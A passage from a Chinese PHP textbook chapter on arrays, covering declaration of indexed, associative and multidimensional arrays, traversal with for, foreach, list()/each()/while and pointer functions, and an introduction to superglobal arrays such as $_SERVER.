在上面的代码中声明了一个数组$contact，其中下标使用了数字和字符串混合。这样，同一个数组既可以使用索引方式访问，又可以使用关联的方式操作。声明索引数组时，如果索引值是递增的，可以不在方括号内指定索引值，默认的索引值从 0 开始依次增加。如下所示：

```php
<?php
    $contact[ ] = 1                      //索引下标为 0
    $contact[ ] = "高某";                //索引下标为 1
    $contact[ ] = "A公司";               //索引下标为 2
    $contact[ ] = "北京市";              //索引下标为 3
    $contact[ ] = "(010)98765432";       //索引下标为 4
    $contact[ ] = "gao@brophp.com";      //索引下标为 5
```

声明数组变量$contact 的索引值为 0、1、2、3、4、5。这种简单的赋值方法，可以非常简便地初始化索引值为连续递增的索引数组。在 PHP 中，索引数组的下标可以是非连续的值，只要在初始化时指定非连续的下标值即可。如果指定的下标值已经声明过，则属于对变量重新赋值。如果没有指定索引值的元素与指定索引值的元素混在一起赋值，没有指定索引值的元素的默认索引值，将紧跟指定索引值元素中的最高的索引值递增。代码如下所示：

```php
<?php
    $contact[ ] = 1;                     //默认的下标为 0
    $contact[14] = "高某";               //指定非连续的下标为 14
    $contact[ ] = "A公司";               //将紧跟最高的下标值增1后的下标为 15
    $contact[ ] = "北京市";              //下标再次增1为 16
    $contact[14] = "(010)98765432";      //前面已声明过下标为14的元素，重新为下标14的元素赋值
    $contact[ ] = "gao@brophp.com";      //还会紧跟最高的下标值增1后的下标为 17
```

以上代码混合声明的数组$contact，下标和值的形式为 0、14、15、16 和 17，如下所示：

```
Array ( [0] => 1 [14] => (010)98765432 [15] => A 公司 [16] => 北京市 [17] => gao@brophp.com )
```

9.2.2 使用 array()语言结构新建数组

初始化数组的另一种方法是使用 array()语言结构来新建一个数组。它接受一定数量用逗号分隔的 key => value 参数对。语法格式如下所示：

```
$数组变量名 = array( key1 => value1,  key2 => value2,  ... ...,  keyN => valueN );
```

如果不使用“=>”符号指定下标，默认为索引数组。默认的索引值也是从 0 开始依次增加。使用 array()结构声明存放联系人的索引数组$contact1。代码如下所示：

```
$contact1 = array( 1, "高某", "A 公司", "北京市", "(010)98765432", "gao@brophp.com" );
```

以上代码创建一个名为$contact1 的数组，其中包含 6 个元素，默认的索引是从 0 开始递增的整数。如果使用 array()结构在初始化数组时不希望使用默认的索引值，就可以使用“=>”运算符指定非连续的索引值。和直接使用赋值方法声明数组一样，也可以和不指定索引值的元素一起使用。没有使用“=>”运算符指定索引值的元素，默认索引值也是紧跟指定索引值元素中的最高的索引值递增。同样，如果指定的下标值已经声明过，则属于对变量重新赋值。代码如下所示：

```
$contact1 = array( 1, 14=>"高某", "A 公司", "北京市", 14=>"(010)98765432", "gao@brophp.com" );
```

以上代码混合声明的数组$contact1，和前面使用直接赋值方法声明的数组一样，下标和值的打印结果为：

```
Array ( [0] => 1 [14] => (010)98765432 [15] => A 公司 [16] => 北京市 [17] => gao@brophp.com )
```

如果使用 array()语言结构声明关联数组，就必须使用“=>”运算符指定字符串下标。例如，下例声明一个联系人的关联数组$contact2，左右两边使用两种方法声明的数组代码等同。代码如下所示：

```php
<?php
    $contact2 = array(
            "ID" => 1,
            "姓名" => "峰某",
            "公司" => "B公司",
            "地址" => "上海市",
            "电话" => "(020)12345678",
            "EMAIL" => "feng@lampbrother.com"
        );
```

```php
<?php
    $contact2["ID"] = 2
    $contact2["姓名"] = "峰某";
    $contact2["公司"] = "B公司";
    $contact2["地址"] = "上海市";
    $contact2["电话"] = "(021)12345678";
    $contact2["EMAIL"] = "feng@lampbrother.com";
```

9.2.3 多维数组的声明

数组是一个用来存储一系列变量值的命名区域。在 PHP 中，数组可以存储 PHP 中支持的所有类型的数据，也包括在数组中存储数组类型的数据。如果数组中的元素仍为数组，就构成了包含数组的数组，即多维数组。

在前面联系人列表的表 9-1 中有 4 条记录，可以将这 4 条联系人信息声明成 4 个一维数组。对其中的一个一维数组进行处理，即可以对联系人列表中的一条记录进行操作。但如果在联系人列表中联系人的数量比较多，就需要声明很多个一维数组，在程序中对大量的一维数组进行操作也是一件非常烦琐的事情。所以我们可以将这些一维数组全部存放到另外一个数组中，这个存放多个联系人数组的数组就是

二维数组。这样就可以在程序中使用一个变量存储联系人列表中的所有数据，只要在程序中对这个二维数组进行处理，即对整个联系人列表进行操作。

二维数组的声明和一维数组的声明方式一样，只是将数组中的每个元素也声明成一个数组，也有直接为数组元素赋值和使用 array()函数两种声明数组的方法。代码如下所示：

```
<?php
    $contact1 = array(
          array(1, '高某', 'A公司', '北京市', '(010)98765432', 'gm@linux.com'),
          array(2, '洛某', 'B公司', '上海市', '(021)12345678', 'lm@apache.com'),
          array(3, '峰某', 'C公司', '天津市', '(022)24680246', 'fm@mysql.com'),
          array(4, '书某', 'D公司', '重庆市', '(023)13579135', 'sm@php.com')
      );
```

在上面的代码中，可以看到使用 array()函数创建的二维数组$contact1，其中包含的 4 个元素也是使用 array()函数声明的子数组。这个数组默认采用了数字索引方式，也可以使用“=>”运算符指定二维数组中每个元素的下标。代码如下所示：

```
<?php
    $contact2 = array(
          "北京联系人" => array(1, '高某', 'A公司', '北京市', '(010)98765432', 'gm@linux.com'),
          "上海联系人" => array(2, '洛某', 'B公司', '上海市', '(021)12345678', 'lm@apache.com'),
          "天津联系人" => array(3, '峰某', 'C公司', '天津市', '(022)24680246', 'fm@mysql.com'),
          "重庆联系人" => array(4, '书某', 'D公司', '重庆市', '(023)13579135', 'sm@php.com')
      );
```

前面介绍过，访问一维数组是使用数组的名称和索引值，二维数组的访问方式和一维数组是一样的。二维数组是数组的数组，例如通过$contact1[0]可以访问到数组$contact1 中的第一个元素，而访问到的这个元素还是一个数组，所以可以再通过索引值访问子数组中的元素。例如$contact1[0][1]，第一个索引值 0 访问数组$contact1 中的第一个元素，再通过一个索引值 1 访问数组$contact1[1]中的第二个元素。访问二维数组中的元素代码如下所示：

```
<?php
    echo "第一个联系人的公司:".$contact1[0][2]."<br>";                    //输出A公司
    echo "上海联系人的EMAIL:".$contact2["上海联系人"][5]."<br>";           //输出lm@apache.com
```

如果在二维数组的二维元素中仍包含数组，就构成了一个三维数组，依此类推，可以创建四维数组、五维数组等多维数组。但三维以上的数组并不常用。以下是某个公司的市场部、产品部和财务部三个部门 10 月份的员工工资表，将三个表中的数据使用一个三维数组变量存储。各部门的工资表格如表 9-2、表 9-3 和表 9-4 所示。

表 9-2　市场部 10 月份工资表格

编　号	姓　名	职　位	工　资
1	高某	市场部经理	5000.00
2	洛某	职员	3000.00
3	峰某	职员	2400.00

表 9-3　产品部 10 月份工资表格

编　号	姓　名	职　位	工　资
1	李某	产品部经理	6000.00

续表

编　号	姓　名	职　位	工　资
2	周某	职员	4000.00
3	吴某	职员	3200.00

表 9-4　财务部 10 月份工资表格

编　号	姓　名	职　位	工　资
1	郑某	财务部经理	4500.00
2	王某	职员	2000.00
3	冯某	职员	1500.00

创建一个三维数组存储上面三个部门的工资报表，代码如下：

```php
<?php
    $wage = array(
        "市场部" => array(
            array(1, "高某", "市场部经理", 5000.00),
            array(2, "洛某", "职员", 3000.00),
            array(3, "峰某", "职员", 2400.00),
        ),

        "产品部" => array(
            array(1, "李某", "产品部经理", 6000.00),
            array(2, "周某", "职员", 4000.00),
            array(3, "吴某", "职员", 3200.00)
        ),

        "财务部" => array(
            array(1, "郑某", "财务部经理", 4500.00),
            array(2, "王某", "职员", 2000.00),
            array(3, "冯某", "职员", 1500.00)
        )
    );

    print_r( $wage["市场部"] );          //访问数组$wage中的第一个元素
    print_r( $wage["市场部"][1] );       //访问数组$wage["市场部"]中的第二个元素
    print_r( $wage["市场部"][1][3] );    //访问数组$wage["市场部"][1]中的第四个元素，输出3000
```

上面的代码中声明了一个三维数组变量$wage，在数组$wage 中存放三个数组用于存储三个部门的工资，在每个部门的数组中又声明了三个数组用于存储三个员工的工资数据。三维数组的访问需要三个下标来完成。例如，使用$wage["市场部"]可以访问数组$wage 中的第一个元素，使用$wage["市场部"][1]访问数组$wage["市场部"]中的第二个元素，使用$wage["市场部"][1][3]访问数组$wage["市场部"][1]中的第四个元素，即访问了市场部职员洛某的工资 3000.00 元。

9.3 数组的遍历

在 PHP 中，很少需要自己动手将大量的数据声明在数组中，而是通过调用系统函数获取，例如 mysql_fetch_row()函数是从结果集中取得一行作为枚举数组返回。使用数组的目的，就是将多个相互关

联的数据，组织在一起形成集合，作为一个单元使用，达到批量数据处理的目的。也有很少部分是在程序中直接访问数组中的每个成员，而大部分数组都需要使用遍历一起处理数组中的每个元素。

9.3.1　使用 for 语句循环遍历数组

在其他编程语言中，数组的遍历通常都是使用 for 循环语句，通过数组的下标来访问数组中每个成员元素，但要求数组的下标必须是连续的数字索引。而在 PHP 中，不仅可以指定非连续的数字索引值，而且还存在以字符串为下标的关联数组。所以在 PHP 中很少使用 for 语句循环来遍历数组。使用 for 语句遍历连续数字索引的一维数组，代码如下所示：

```
<?php
    //使用array()语句将联系人列表中第一条记录声明成一维数组$contact
    $contact = array( 1, "高某", "A公司", "北京市", "(010)98765432", "gao@brophp.com" );

    //以表格的形式输出一维数组中的每个元素
    echo '<table border="1" width="600" align="center">';
    echo '<caption><h1>联系人列表</h1></caption>';
    echo '<tr bgcolor="#DDDDDD">';

    //以html的th标记输出表格的字段名称
    echo '<th>编号</th><th>姓名</th><th>公司</th><th>地址</th><th>电话</th><th>EMAIL</th>';
    echo '</tr><tr>';

    //使用for循环输出一维数组中的元素
    for($i=0; $i < count($contact); $i++) {
        echo '<td> '.$contact[$i].' </td>';                    //循环一次输出数组中的一个元素
    }
    echo '</tr></table>';
```

在上面的代码中，将数组中的元素以 HTML 表格的形式输出到浏览器。使用 array()语句结构创建一个一维数组$contact，声明时没有指定数组的索引下标，默认则采用数字索引方式。这样就可以使用 for 语句，每次循环指定索引值遍历数组中的每个元素，并通过 count()函数传入数组名称返回数组的长度，for 语句的循环次数由数组的长度决定。运行后的结果如图 9-2 所示。

图 9-2　使用 for 循环遍历一维数组

遍历多维数组时，要使用循环嵌套逐层进行遍历。但如果使用 for 循环嵌套来完成遍历，也必须在每层循环中正确指定索引名称，每层的索引值都必须是顺序的数字索引。下例中使用双层 for 循环嵌套遍历二维数组，将二维数组中的数据以 HTML 的表格形式输出。代码如下所示：

```php
<?php
    //使用array()语句结构将联系人列表中所有数据声明为一个二维数组，默认下标是顺序数字索引
    $contact = array(                                                                    //定义外层数组
            array(1, '高某', 'A公司', '北京市', '(010)98765432', 'gm@linux.com'),       //子数组 1
            array(2, '洛某', 'B公司', '上海市', '(021)12345678', 'lm@apache.com'),      //子数组 2
            array(3, '峰某', 'C公司', '天津市', '(022)24680246', 'fm@mysql.com'),       //子数组 3
            array(4, '书某', 'D公司', '重庆市', '(023)13579135', 'sm@php.com')          //子数组 4
        );

    //以HTML表格的形式输出二维数组中的每个元素
    echo '<table border="1" width="600" align="center">';
    echo '<caption><h1>联系人列表</h1></caption>';

    echo '<tr bgcolor="#dddddd">';
    echo '<th>编号</th><th>姓名</th><th>公司</th><th>地址</th><th>电话</th><th>EMAIL</th>';
    echo '</tr>';

    //使用双层for语句嵌套遍历二维数组$contact，以HTML表格的行列形式输出
    //使用外层循环遍历数组$contact中的行
    for($row=0; $row < count($contact); $row++) {
        echo '<tr>';

        //使用内层循环遍历数组$contact中子数组的每个元素，使用count()函数控制循环次数
        for($col=0; $col < count($contact[$row]); $col++) {
            echo '<td> '.$contact[$row][$col].' </td>';      //使用两个索引值输出二维数组中每个元素
        }
        echo '</tr>';
    }
    echo '</table>';
```

在上面的代码中，将二维数组中的元素以 HTML 表格的形式输出到浏览器。使用 array()语句结构创建一个二维数组$contact，也没有指定数组的索引下标，默认都是采用数字索引方式。内层 for 循环遍历存储每一条记录的一维数组，每循环一次输出一列数据，而外层循环每执行一次则输出一行数据。其中调用函数 count($contact)返回二维数组$contact 中的元素个数，决定外层 for 语句的循环次数。在内层 for 循环中调用 count($countact[$row])函数返回二维数组中每个子数组的元素个数，决定每个内部 for 语句的循环次数。运行后的结果如图 9-3 所示。

图 9-3　使用 for 循环遍历二维数组

使用 for 循环遍历三维数组或更多维的数组时，只要多加一层 for 循环嵌套即可。但数组的下标都必须是顺序的数字索引值。

9.3.2　使用 foreach 语句遍历数组

由于 for 语句遍历数组时有很多的局限性，所以很少使用。PHP 4 引入了 foreach 结构，是 PHP 中专门为遍历数组而设计的语句，和 Perl 及其他语言很像，是一种遍历数组的简便方法。使用 foreach 语句遍历数组时与数组的下标无关，不管是否是连续的数字索引数组，还是以字符串为下标的关联数组，都可以使用 foreach 语句遍历。foreach 只能用于数组，自 PHP 5 起，还可以遍历对象。当试图将其用于其他数据类型或者一个未初始化的变量时会产生错误。foreach 语句有两种语法格式，第二种比较次要但却是第一种有用的扩展。

第一种语法格式：

```
foreach (array_expression as $value) {
    循环体
}
```

第二种语法格式：

```
foreach (array_expression as $key => $value) {
    循环体
}
```

左边第一种格式遍历给定的 array_expression 数组。每次循环中，当前元素的值被赋给变量$value（$value 是自定义的任意变量），并且把数组内部的指针向后移动一步，因此下一次循环中将会得到该数组的下一个元素，直到数组的结尾停止循环，结束数组的遍历。代码如下所示：

```
<?php
    //使用array()结构声明一个无序的一维数组$contact
    $contact = array( 1, 14=>"高某", "A公司", "北京市", 14=>"(010)98765432", "gao@brophp.com" );
    //声明一个变量$num初始值为0，作为循环的计数使用
    $num = 0;

    //使用foreach语句遍历一维数组$contact，将数组中每个元素输出
    foreach($contact as $value){
        echo "在数组\$contact中第 $num 元素是：$value <br>";     //每次循环输出一次当前元素
        $num++;                                                  //计数变量累加
    }
```

在上面的代码中声明了一个一维数组$contact，并使用运算符号“=>”，将数组$contact 中的元素重新指定了索引下标，接着使用 foreach 语句循环遍历数组$contact。第一次循环时，将数组$contact 中的第一个元素的值赋给变量$value，并输出变量$value 的值，并且把数组内部的指针移动到第二个元素。第二次循环时再将第二个元素的值重新赋给变量$value，再次输出变量$value 的值，依此类推，直到数组结尾停止 foreach 语句的循环。代码的运行结果如下所示：

```
在数组$contact 中第 0 元素是：1
在数组$contact 中第 1 元素是：(010)98765432
在数组$contact 中第 2 元素是：A 公司
在数组$contact 中第 3 元素是：北京市
在数组$contact 中第 4 元素是：gao@brophp.com
```

foreach 语句的第二种格式和第一种格式是做同样的事，只是当前元素的键名也会在每次循环中被赋给变量$key（$key 也是自定义的任意变量）。代码如下所示：

```
<?php
    //声明一个一维的关联数组$contact，使用"=>"运算符指定了每个元素的字符串下标
    $contact = array(
            "ID" => 1,
            "姓名" => "高某",
            "公司" => "A公司",
```

```
7               "地址" => "北京市",
8               "电话" => "(010)98765432",
9               "EMAIL" => "gao@brophp.com"
10          );
11
12      //以HTML列表的方式输出数组中每个元素的信息
13      echo '<dl>一个联系人信息：';
14
15      foreach( $contact as $key => $value ){          //使用foreach的第二种格式，可以获取数组元素的键/值
16          echo "<dd> $key : $value </dd>";          //输出每个元素的键/值对
17      }
18
19      echo '</dl>';
```

在上面的代码中声明了一个一维的关联数组$contact，指定了字符串索引下标。使用 foreach 语句的第二种格式遍历数组$contact。遍历到每个元素时都把元素的值赋给变量$value，同时把元素的下标值赋给变量$key，并在 foreach 语句的循环体中输出键/值对。代码的运行结果如下所示：

一个联系人信息：
ID : 1
姓名 : 高某
公司 : A 公司
地址 : 北京市
电话 : (010)98765432
EMAIL : gao@brophp.com

使用 foreach 语句遍历多维数组时也需要使用嵌套来完成。我们把前面介绍过的三维数组，使用三层 foreach 语句嵌套，将三维数组遍历并形成三个 HTML 表格输出到浏览器。代码如下所示：

```
1  <?php
2      //将三个部门的工资表格存储在三维数组$wage中
3      $wage = array(
4              "市场部" => array(
5                  array(1, "高某", "市场部经理", 5000.00),
6                  array(2, "洛某", "职员", 3000.00),
7                  array(3, "峰某", "职员", 2400.00),
8              ),
9              "产品部" => array(
10                 array(1, "李某", "产品部经理", 6000.00),
11                 array(2, "周某", "职员", 4000.00),
12                 array(3, "吴某", "职员", 3200.00)
13             ),
14             "财务部" => array(
15                 array(1, "郑某", "财务部经理", 4500.00),
16                 array(2, "王某", "职员", 2000.00),
17                 array(3, "冯某", "职员", 1500.00)
18             )
19         );
20
21     //使用三层foreach语句嵌套遍历三维数组,输出三个表格
22     foreach( $wage as $sector => $table ) {          //最外层foreach语句遍历出三个表格，遍历出键和值
23         echo '<table border="1" width="600" align="center">';
24         echo '<caption><h2> '.$sector.'10月份工资表 </h2></caption>';
25         echo '<tr bgcolor="#dddddd"><th>编号</th><th>姓名</th><th>职务</th><th>工资</th></tr>';
26         foreach( $table as $row ) {                  //中层foreach语句遍历出每个表格中的行
27             echo '<tr>';
28
```

```
29              foreach($row as $col) {                    //内层foreach语句遍历出每条记录中的列值
30                  echo '<td> '.$col.' </td>';
31              }
32              echo '</tr>';
33          }
34          echo '</table><br>';
35      }
```

上面的代码中使用三层 foreach 语句嵌套遍历三维数组$wage。最外层 foreach 语句遍历时，将数组$wage 中元素的下标赋给变量$sector，并将元素的值赋给变量$table。变量$table 也是一个数组，又使用一层 foreach 语句遍历数组$table，并将数组$table 中的元素值赋给变量$row。变量$row 也是一层数组，再使用一层 foreach 语句进行遍历，以表格的形式输出数组$row 中每个元素的值。代码的运行结果如图 9-4 所示。




图 9-4　使用 foreach 循环遍历三维数组

9.3.3　联合使用 list( )、each( )和 while 循环遍历数组

遍历数组的另外一种简便方法就是使用 list( )、each( )和 while 语句联合，也是忽略数组元素下标就可以遍历数组的方法。以下分别介绍组合中每个语句的应用。

1．each()函数

each()函数需要传递一个数组作为参数，返回数组中当前元素的键/值对，并向后移动数组指针到下一个元素的位置。键/值对被返回为带有 4 个元素的关联和索引混合的数组，键名分别为 0、1、key 和 value。其中键名 0 和 key 对应的值是一样的，是数组元素的键名，1 和 value 则包含有数组元素的值。如果内部指针越过了数组的末端，则 each()返回 FALSE。each()函数的使用如下所示：

```php
<?php
    //声明一个数组$contact作为each()函数的参数
    $contact = array("ID" => 1, "姓名" => "高某", "公司" => "A公司", "地址" => "北京市" );

    $id = each($contact);          //返回数组$contact中第一个元素的键/值对，是带有4个元素的数组
    print_r($id);                  //输出数组$id: Array ( [1] => 1 [value] => 1 [0] => ID [key] => ID)

    $name = each($contact);        //返回数组$contact中第二个元素的键/值对，是带有4个元素的数组
    print_r($name);                //输出Array ( [1] => 高某 [value] => 高某 [0] => 姓名 [key] => 姓名)

    $company = each($contact);     //返回数组$contact中第三个元素的键/值对，是带有4个元素的数组
    print_r($company);             //输出: Array ( [1]=>A公司 [value]=>A公司 [0]=>公司 [key]=>公司)

    $address = each($contact);     //返回数组$contact中第四个元素的键/值对，是带有4个元素的数组
    print_r($address);             //输出: Array ( [1] =>北京市[value] =>北京市[0] =>地址[key] =>地址)

    $no = each($contact);          //已经到数组$contact的末端，返回false
    var_dump($no);                 //输出$no的值: bool(false)
```

在上面的代码中使用 each()函数连续读取数组$contact 中的元素，第一次返回第一个元素的键/值对组成的数组赋给变量$id。在数组$id 中，下标 0 和 key 都对应数组$contact 中第一个元素的键“ID”，1 和 value 都对应数组$contact 中第一个元素的值“1”。然后数组$contact 内部指针会自动向后移动一次，指向第二个元素。再使用 each()函数时会读取下一个元素，返回第二个元素的键/值对组成的数组赋给变量$name。在数组$name 中，下标 0 和 key 都对应数组$contact 中第二个元素的键“姓名”，1 和 value 都对应数组$contact 中第二个元素的值“高某”。然后数组$contact 内部指针会再自动向后移动一次，指向第三个元素。依此类推，继续使用 each()函数会不断地读取数组的下一个元素，当读到数组的末端没有元素时，each()函数则返回 FALSE。

2. list()函数

这不是真正的函数，而是 PHP 的语言结构。list()用一步操作给一组变量进行赋值，即把数组中的值赋给一些变量。list()仅能用于数字索引的数组并假定数字索引从 0 开始。语法格式如下所示：

```
list ( mixed varname, mixed ... ) = array_expression        //list()语句的语法格式
```

list()语句和其他函数在使用上有很大的区别，并不是直接接收一个数组作为参数。而是通过“=”运算符以赋值的方式，将数组中每个元素的值，对应的赋给 list()函数中的每个参数。list()函数又将它中的每个参数转换为直接可以在脚本中使用的变量。使用方式如下所示：

```php
<?php
    $info = array('coffee', 'brown', 'caffeine');          //声明一个索引数组$info

    list($drink, $color, $power) = $info;                  //将数组中的所有元素转为变量
    echo "$drink is $color and $power makes it special.\n"; //三个变量值是数组中三个元素的值

    list($drink, , $power) = $info;                        //将数组中的部分元素转换为变量
    echo "$drink has $power.\n";                           //两个变量值是数组中前两个元素的值

    list( , , $power) = $info;                             //跳过前两个只将数组中第三个元素转为变量
    echo "I need $power!\n";                               //输出的一个变量值是数组中第三个元素的值
```

通过上例了解 list()函数的用法之后，将 each()函数和 list()函数结合起来使用。代码如下所示：

```php
<?php
    $contact = array("ID" => 1, "姓名" => "高某", "公司" => "A公司", "地址" => "北京市" );

    list($key, $value) = each($contact);                    //将each()函数和list()函数联合使用
    echo "$key => $value";                                  //输出变量$key和$value，中间使用"=>"分隔
```

在上面代码中的第一行声明了一个数组$contact。在第二行中使用 each()函数，将数组$contact 中第一个元素的键/值对形成数组返回，并赋值给 list()函数。因为 list()函数仅能用于数字索引的数组并假定数字索引从 0 开始，所以将 each()函数返回的 4 个元素中下标是 0 和 1 的值赋给 list()函数中的两个变量参数。即将值“ID”赋给了变量$key，将值 1 赋给了变量$value。在第三行中输出两个变量的值，就是数组$contact 中第一个元素的下标和值。

3．while 循环遍历数组

通过前面介绍的 each()和 list()语句的使用，就不难理解如何使用 while 循环遍历数组了。使用的语法格式如下所示：

```
while(  list($key, $value) = each(array_expression)  ) {
    循环体
}
```

这种联合的格式遍历给定的 array_expression 数组。在 while()语句每次循环中，each()语句将当前数组元素中的键，赋给 list()函数中的第一个参数变量$key。并将当前数组元素中的值，赋给 list()函数中第二个参数变量$value，并且 each()语句执行后还会把数组内部的指针向后移动一步，因此下一次 while()语句循环时，将会得到该数组中下一个元素的键/值对。直到数组的结尾 each()语句返回 FALSE，while()语句停止循环，结束数组的遍历。使用这种组合改写前面使用 foreach 遍历过的一维数组。代码如下所示：

```php
<?php
    //声明一个一维的关联数组$contact
    $contact = array("ID" => 1,
             "姓名" => "高某",
             "公司" => "A公司",
             "地址" => "北京市",
             "电话" => "(010)98765432",
             "EMAIL" => "gao@brophp.com"
         );

    //以HTML列表的方式输出数组中每个元素的信息
    echo '<dl>一个联系人信息：';

    while( list($key, $value) = each($contact) ){ //将foreach语句改写成while、list()和each()组合
        echo "<dd> $key : $value </dd>";          //输出每个元素的键/值对
    }

    echo '</dl>';
```

也可以使用同样的方式嵌套遍历多维数组。虽然 while 遍历数组的结果和 freach 语句相同，但这两种方法是有区别的。在使用 while 语句遍历数组之后，each()语句已经将传入的数组参数内部指针指向了数组的末端。当再次使用 while 语句遍历同一个数组时，数组指针已经在数组的末端，each()语句直接返回 FALSE，while 语句不会执行循环。只有在 while 语句执行之前先调用一下 reset()函数，重新将数组指针指向第一个元素。而 foreach 语句会自动重置数组的指针位置，当 foreach 开始执行时，数组内

部的指针会自动指向第一个单元。这意味着不需要在 foreach 循环之前调用 reset()函数。

9.3.4 使用数组的内部指针控制函数遍历数组

数组的内部指针是数组内部的组织机制，指向一个数组中的某个元素。默认是指向数组中第一个元素，通过移动或改变指针的位置，可以访问数组中的任意元素。对于数组指针的控制 PHP 提供了以下几个内建函数可以利用。

- current()：取得目前指针位置的内容资料。
- key()：读取目前指针所指向资料的索引值。
- next()：将数组中的内部指针移动到下一个单元。
- prev()：将数组的内部指针倒回一位。
- end()：将数组的内部指针指向最后一个元素。
- reset()：将目前指针无条件移至第一个索引位置。

这些函数的参数都是只有一个，就是要操作的数组本身。在下面的示例中，将使用这些数组指针函数控制数组中元素的读取顺序。代码如下所示：

```php
<?php
    //声明一个一维的关联数组$contact，使用 "=>" 运算符指定了每个元素的字符串下标
    $contact = array(
            "ID" => 1,
            "姓名" => "高某",
            "公司" => "A公司",
            "地址" => "北京市",
            "电话" => "(010)98765432",
            "EMAIL" => "gao@brophp.com"
        );

    //数组刚声明时，数组指针在数组中第一个元素位置
    //使用key()和current()函数传入数组$contact，返回数组中当前元素的键和值
    echo '第一个元素：'.key($contact).' => '.current($contact).'<br>';          //第一个元素
    echo '第一个元素：'.key($contact).' => '.current($contact).'<br>';          //数组指针没动

    next($contact);      //将数组$contact中的指针向下一个元素移动一次，指向第二个元素的位置
    next($contact);      //将数组$contact中的指针向再下一个元素移动一次，指向第三个元素的位置
    echo '第三个元素：'.key($contact).' => '.current($contact).'<br>';          //第三个元素

    end($contact);       //再将数组$contact中的指针移动到最后，指向最后一个元素
    echo '最后一个元素：'.key($contact).' => '.current($contact).'<br>';        //最后一个元素

    prev($contact);      //将数组$contact中的指针倒回一位，指向最后第二个元素
    echo '最后第二个元素：'.key($contact).' => '.current($contact).'<br>';      //最后第二个元素

    reset($contact);     //再将数组$contact中的指针重置到第一个元素的位置，指向第一个元素
    echo '又回到了第一个元素：'.key($contact).' => '.current($contact).'<br>';  //第一个元素
```

在上例中通过使用指针控制函数 next()、prev()、end()和 reset()随意在数组中移动指针位置，再使用 key()和 current()函数获取数组中当前位置的键和值。该程序的运行结果如下所示：

```
第一个元素：ID => 1
第一个元素：ID => 1
第三个元素：公司 => A 公司
```

```
最后一个元素：EMAIL => gao@brophp.com
最后第二个元素：电话 => (010)98765432
又回到了第一个元素：ID => 1
```

9.4 预定义数组

从 PHP 4.1.0 开始，PHP 提供了一套附加的预定义数组，这些数组变量包含了来自 Web 服务器、客户端、运行环境和用户输入的数据。这些数组非常特别，通常被称为自动全局变量或者“超”全局变量，有以下几个特性。

- 就是一种特殊的数组，操作方式没有区别。
- 不用去声明它们，在每个 PHP 脚本中默认存在，因为在 PHP 中用户不用自定义它们，所以在自定义变量时应避免和预定的全局变量同名。
- 它们在全局范围内自动生效，即在函数中直接就可以使用，且不用使用 global 关键字访问它们。

表 9-5 中列出了 PHP 预定义的全部的全局数组及说明。

表 9-5　PHP 预定义的超全局数组变量

预定义数组	说　明
$_SERVER	变量由 Web 服务器设定或者直接与当前脚本的执行环境相关联
$_ENV	执行环境提交至脚本的变量
$_GET	经由 URL 请求提交至脚本的变量
$_POST	经由 HTTP POST 方法提交至脚本的变量
$_REQUEST	经由 GET，POST 和 COOKIE 机制提交至脚本的变量，因此该数组并不值得信任
$_FILES	经由 HTTP POST 文件上传而提交至脚本的变量
$_COOKIE	经由 HTTP Cookies 方法提交至脚本的变量
$_SESSION	当前注册给脚本会话的变量
$GLOBALS	包含一个引用指向每个当前脚本的全局范围内有效的变量。该数组的键名为全局变量的名称

用户可以直接利用表 9-5 中超全局数组来访问预定义变量。而且，你也会注意到旧的预定义数组（$HTTP_*_VARS）仍旧存在，其中“*”根据不同的变量类别使用不同的内容。例如，$HTTP_GET_VARS 类似于$_GET，$HTTP_SERVER_VARS 类似于$_SERVER 等。这种长格式的旧数组依然有效，但反对使用，自 PHP 5.0.0 起，长格式的 PHP 预定义变量可以通过修改 php.ini 文件中设置 register_long_arrays 选项来屏蔽。另外，在 PHP 脚本中，所有这些超全局数组相似，都有简短风格。可以以 PHP 变量的形式访问使用每个超全局数组中的元素，其中 PHP 变量名称必须与超全局数组下标名称一致，使用非常方便。例如，$_POST["username"]可以直接使用$username 进行操作。但是需要在 PHP 的配置文件 php.ini 中，将 register_globals 配置选项设置为 on。在默认情况下，该选项的默认设定值与 PHP 的版本相关。在 PHP 4.2.0 以后的所有版本中，该配置选项的默认值为 off。以前的版本中默认值设置为 on 是开启的。这个风格可能会使你遇到代码有不安全的错误，因此不推荐使用这种简短风格，确保配置文件中的 register_globals 选项是关闭状态。

9.4.1 服务器变量：$_SERVER

$_SERVER 是一个包含诸如头信息、路径和脚本位置的数组。数组的实体由 Web 服务器创建，并不能保证所有的服务器都能产生所有的信息，服务器可能忽略了一些信息，或者产生了一些其他的新的信息。和其他的超全局数组一样，这是一个自动的全局变量，在所有的脚本中都有效，在函数或对象的方法中不需要使用 global 关键字访问它。在下面的示例中使用 foreach 语句，将当前 Web 服务器创建的超全局数组$_SERVER 中信息全部遍历出来，供给用户查看。代码如下所示：

```php
<?php
    //使用foreach语句遍历数组$_SERVER
